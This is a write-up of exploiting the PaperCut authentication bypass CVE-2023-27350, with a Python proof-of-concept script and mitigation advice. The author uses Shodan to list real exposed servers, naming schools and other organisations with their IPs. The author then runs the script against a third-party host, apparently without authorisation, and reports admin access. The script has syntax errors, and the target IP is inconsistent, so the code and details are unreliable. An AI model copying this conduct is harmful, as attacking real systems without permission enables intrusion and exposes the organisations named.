

# Exploitation of CVE-2023-27350

## **CVE Information**

**CVE ID:** CVE-2023-27350

**Description:** CVE-2023-27350 is an unauthenticated remote code execution vulnerability in PaperCut MF/NG print management software that allows attackers to bypass authentication and execute arbitrary code as SYSTEM on vulnerable targets.

**Affected Software:** PaperCut MF or NG 8.0 and later across all platforms. This includes the following versions,

- 8.0.0 to 19.2.7 (inclusive)
- 20.0.0 to 20.1.6 (inclusive)
- 21.0.0 to 21.2.10 (inclusive)
- 22.0.0 to 22.0.8 (inclusive)

**Reference:** <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2023-27350>

## **Vulnerability Description**

A vulnerability in PaperCut NG version 22.0.5 (Build 63914) allows remote attackers to bypass authentication without requiring any user credentials. This flaw is found in the SetupCompleted class and is caused by improper access control. By exploiting this vulnerability, attackers can bypass authentication mechanisms and execute arbitrary code within the SYSTEM context.

## **Methodology**

The exploitation process involved the following steps:

**Visit the SetupCompleted page:** A malicious actor must first visit the SetupCompleted page of the intended target, which will provide the adversary with authentication to the targeted PaperCut server.

**Bypass the authentication:** An attacker can bypass the authentication and access the page with admin permissions.

**Create scripts in the application:** After successfully bypassing the authentication, the attacker can create scripts in the PaperCut application that execute code.

### **Breakdown of the vulnerability:**

#### 1. Session Variable Creation:

When a user logs in, the application creates a session variable called "userid" and sets its value to the authenticated user's username.

#### 2. Data Retrieval Using a Session Variable:

Throughout the application's code, the "userid" session variable is used to execute SELECT queries, retrieving data specific to the authenticated user.

#### 3. Missing Authentication and Authorization Checks:

The critical flaw in this setup is that the application fails to verify whether the user is genuinely authenticated and authorized before processing these queries.

#### 4. Exploitation:

This vulnerability can be exploited by manipulating the "userid" session variable. An attacker can deceive the application into displaying or granting access to user-specific data if proper authentication and authorization checks are not performed.

## Proof of Concept (PoC)

First, I used shodan.io to find a vulnerable server which is exposed to the internet.

Shodan search results for query: `http.html:*papercut* port:9191`

**TOTAL RESULTS:** 807

**TOP COUNTRIES:**

- United States: 169
- China: 86
- United Kingdom: 83
- France: 40
- Spain: 38
- More...

**TOP ORGANIZATIONS:**

- Allyun Computing Co., LTD: 40
- Microsoft Corporation: 31

**Results:**

- PaperCut Login for MARYMOUNT SCHOOL 92200**  
176.176.71.53  
Bouygues Telecom SA  
France, Neuilly-sur-Seine  
HTTP/1.1 200 OK  
Date: Fri, 03 Nov 2023 12:37:29 GMT  
X-Frame-Options: SAMEORIGIN  
X-Content-Type-Options: nosniff  
X-XSS-Protection: 1  
Set-Cookie: JSESSIONID=node01s0t1s1v2bhy61kpdtr9d8cz5c558.node0; Path=/; HttpOnly  
Expires: Thu, 01 Jan 1970 00:00:00 GMT  
Cache-Control: no-cache  
Cache-Control: no-cache
- PaperCut Login for USD 215 Lakin School District**  
206.253.39.83  
dsl-7-083.pld.com  
High Plains Telecommunications, Inc.  
United States, Syracuse  
HTTP/1.1 200 OK  
Date: Fri, 03 Nov 2023 12:29:59 GMT  
X-Frame-Options: SAMEORIGIN  
X-Content-Type-Options: nosniff  
X-XSS-Protection: 1  
Set-Cookie: JSESSIONID=node013zofp5mpnfwlrk17au73dai23.node0; Path=/; HttpOnly  
Expires: Thu, 01 Jan 1970 00:00:00 GMT  
Cache-Control: no-cache  
Cache-Control: no-cache

Shodan search results for query: `http.html:*papercut* port:3A9191`

**TOP PRODUCTS:**

- PaperCut MF: 682
- PaperCut NG: 80
- Jetty: 4
- PaperCut: 1

**Results:**

- PaperCut Login for Trial License**  
50.219.165.98  
Comcast Cable Communications, LLC  
United States, Inkster  
HTTP/1.1 200 OK  
Date: Fri, 03 Nov 2023 12:07:09 GMT  
X-Frame-Options: SAMEORIGIN  
X-Content-Type-Options: nosniff  
X-XSS-Protection: 1  
Set-Cookie: JSESSIONID=node01ughbwd7e3kc1473m6u0w9zrq2.node0; Path=/; HttpOnly  
Expires: Thu, 01 Jan 1970 00:00:00 GMT  
Cache-Control: no-cache  
Cache-Control: no-cache

After selecting a vulnerable server, I used the following python script to exploit this vulnerability,

```

GNU nano 7.2                                                                    vuln2.py
import requests
from bs4 import BeautifulSoup
import re
import pyfiglet

def vuln_version():
    # Print ASCII banner
    banner = pyfiglet.figlet_format("CVE-2023-27350", font="small")
    print(banner)
    print("made by: @MaanVader")
    print("updated: @Iman")
    print("")
    ip = input("Enter the IP address: ")
    url = f"http://{ip}:9191/app?service=page/SetupCompleted"

    try:
        response = requests.get(url)
        response.raise_for_status() # Check for request success (HTTP status code 200)

        soup = BeautifulSoup(response.text, 'html.parser')
        text_div = soup.find('div', class_='text')

        if text_div:
            product_span = text_div.find('span', class_='product')

            # Search for the first span element containing a version number
            version_span = None
            for span in text_div.find_all('span'):
                version_match = re.match(r'^\d+\.\d+\.\d+$', span.text.strip())
                if version_match:
                    version_span = span
                    break

            if version_span is None:
                print('Not Vulnerable')
            else:
                if version_span is None:
                    print('Not Vulnerable')
                else:
                    version_str = version_span.text.strip()
                    print('Version:', version_str)
                    print('HTTP Status Code:', response.status_code)
                    print(f'1) Visit this URL > {url}')
                    print(f'2) Login Authentication Bypass > http://{ip}:9191/app?service=page/Dashboard")

            else:
                print('Element with class "text" not found in the HTML.')

        except requests.exceptions.RequestException as e:
            print(f"Error: {e}")

if __name__ == '__main__':
    vuln_version()

```

This Python script is designed to retrieve and analyze information from the PaperCut web page based on user-provided input. It prompts the user for an IP address. Using this IP address, it constructs a URL and makes an HTTP request to that URL. If the request was successful, the script parses the HTML content of the web page using soup. It looks for specific HTML elements, such as a "div" with the class "text" and a "span" with the class "product," and uses a regular expression to look for a version number within those elements. If a version number is found, the HTTP status code and two additional URLs are displayed.

Next, Using Kali-Linux I executed the above python script and entered the ip address of the vulnerable server I found from the shodan.io.

shodan.io/host/50.210.165.98

SHODAN Explore Downloads Pricing Search Account

50.210.165.98 Regular View Raw Data

General Information

Country	United States
City	Inkster
Organization	Comcast Cable Communications, LLC
ISP	Comcast Cable Communications, LLC
ASN	AS33668

Open Ports

80 9191 61616

Microsoft IIS httpd 10.0

HTTP/1.1 200 OK  
Content-Length: 5093  
Content-Type: text/html  
Last-Modified: Sun, 10 Apr 2022 08:56:31 GMT  
Accept-Ranges: bytes

```
(supitha@kali) - [~/Desktop/CVE/CVE-2023-27350-POC]
$ python3 vuln2.py


      (C) V I T H R O Z Z I ( ) I

made by: @MaanVader
updated: @Iman


Enter the IP address: 50.210.165.98
Version: 22.0.8
HTTP Status Code: 200
1) Visit this URL > http://50.210.165.98:9191/app?service=page/SetupCompleted
2) Login Authentication Bypass > http://50.210.165.98:9191/app?service=page/Dashboard
```

Then respectively visit the given URLs to access the web page,

1.



2.




Now you can view the admin dashboard as you have logged into the system as an admin.

## Risk Assessment


**Severity** CVSS Version 3.x CVSS Version 2.0

CVSS 3.x Severity and Metrics:

 **NIST: NVD**

**Base Score:**  
**9.8 CRITICAL**

**Vector:**  
CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

 **CNA: Zero Day Initiative**


**Base Score:**  
**9.8 CRITICAL**

**Vector:**  
CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

*NVD Analysts use publicly available information to associate vector strings and CVSS scores. We also display any CVSS information provided within the CVE List from the CNA.*

*Note: It is possible that the NVD CVSS may not match that of the CNA. The most common reason for this is that publicly available information does not provide sufficient detail or that information simply was not available at the time the CVSS vector string was assigned.*


Based on data from Shodan.io, there are currently 6614 PaperCut hosts that are exposed to the internet and may be vulnerable to the CVE-2023-27350 exploit.



The screenshot shows the Shodan search interface with the query 'http.html:papercut'. The results page displays a total of 6,614 results. A map shows the top countries: United States (1,567), China (482), Japan (405), United Kingdom (403), and France (329). A detailed view of a host is shown, including its IP address (107.180.50.178), domain (daac-prc.com), and SSL certificate information. The SSL certificate is issued by Go Daddy Secure Certificate Authority - G2, expires on 03 Nov 2023, and is for the domain daac-prc.com. The host is identified as 'Dallas Allergy & Asthma Center'.

As port 9191 is the default port used for accessing the PaperCut web administration interface, we examined how many PaperCut hosts with port 9191 open are exposed to the internet and there are currently 807.





## Mitigation Recommendations

- Upgrade PaperCut to the latest version.
- If unable to immediately patch, ensure vulnerable PaperCut servers are not accessible over the internet and implement one of the following network controls:
  - External controls: Block all inbound traffic from external IP addresses to the web management portal (port 9191 and 9192 by default).
  - Internal and external controls: Block all traffic inbound to the web management portal.
- Follow the best cybersecurity practices in your production and enterprise environments.

## References

- <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2023-27350>
- <https://nvd.nist.gov/vuln/detail/CVE-2023-27350>

- [https://www.cisa.gov/sites/default/files/2023-05/aa23-131a\\_joint\\_csa\\_malicious\\_actors\\_exploit\\_cve-2023-27350\\_in\\_papercut\\_mf\\_and\\_ng\\_3.pdf](https://www.cisa.gov/sites/default/files/2023-05/aa23-131a_joint_csa_malicious_actors_exploit_cve-2023-27350_in_papercut_mf_and_ng_3.pdf)
- <https://github.com/0ximan1337/CVE-2023-27350-POC>
- <https://www.shodan.io/search?query=http.html%3A%22papercut%22+port%3A9191>
- <https://blogs.juniper.net/en-us/threat-research/cve-2023-27350-papercut-ng-and-mf-remote-code-execution-vulnerability>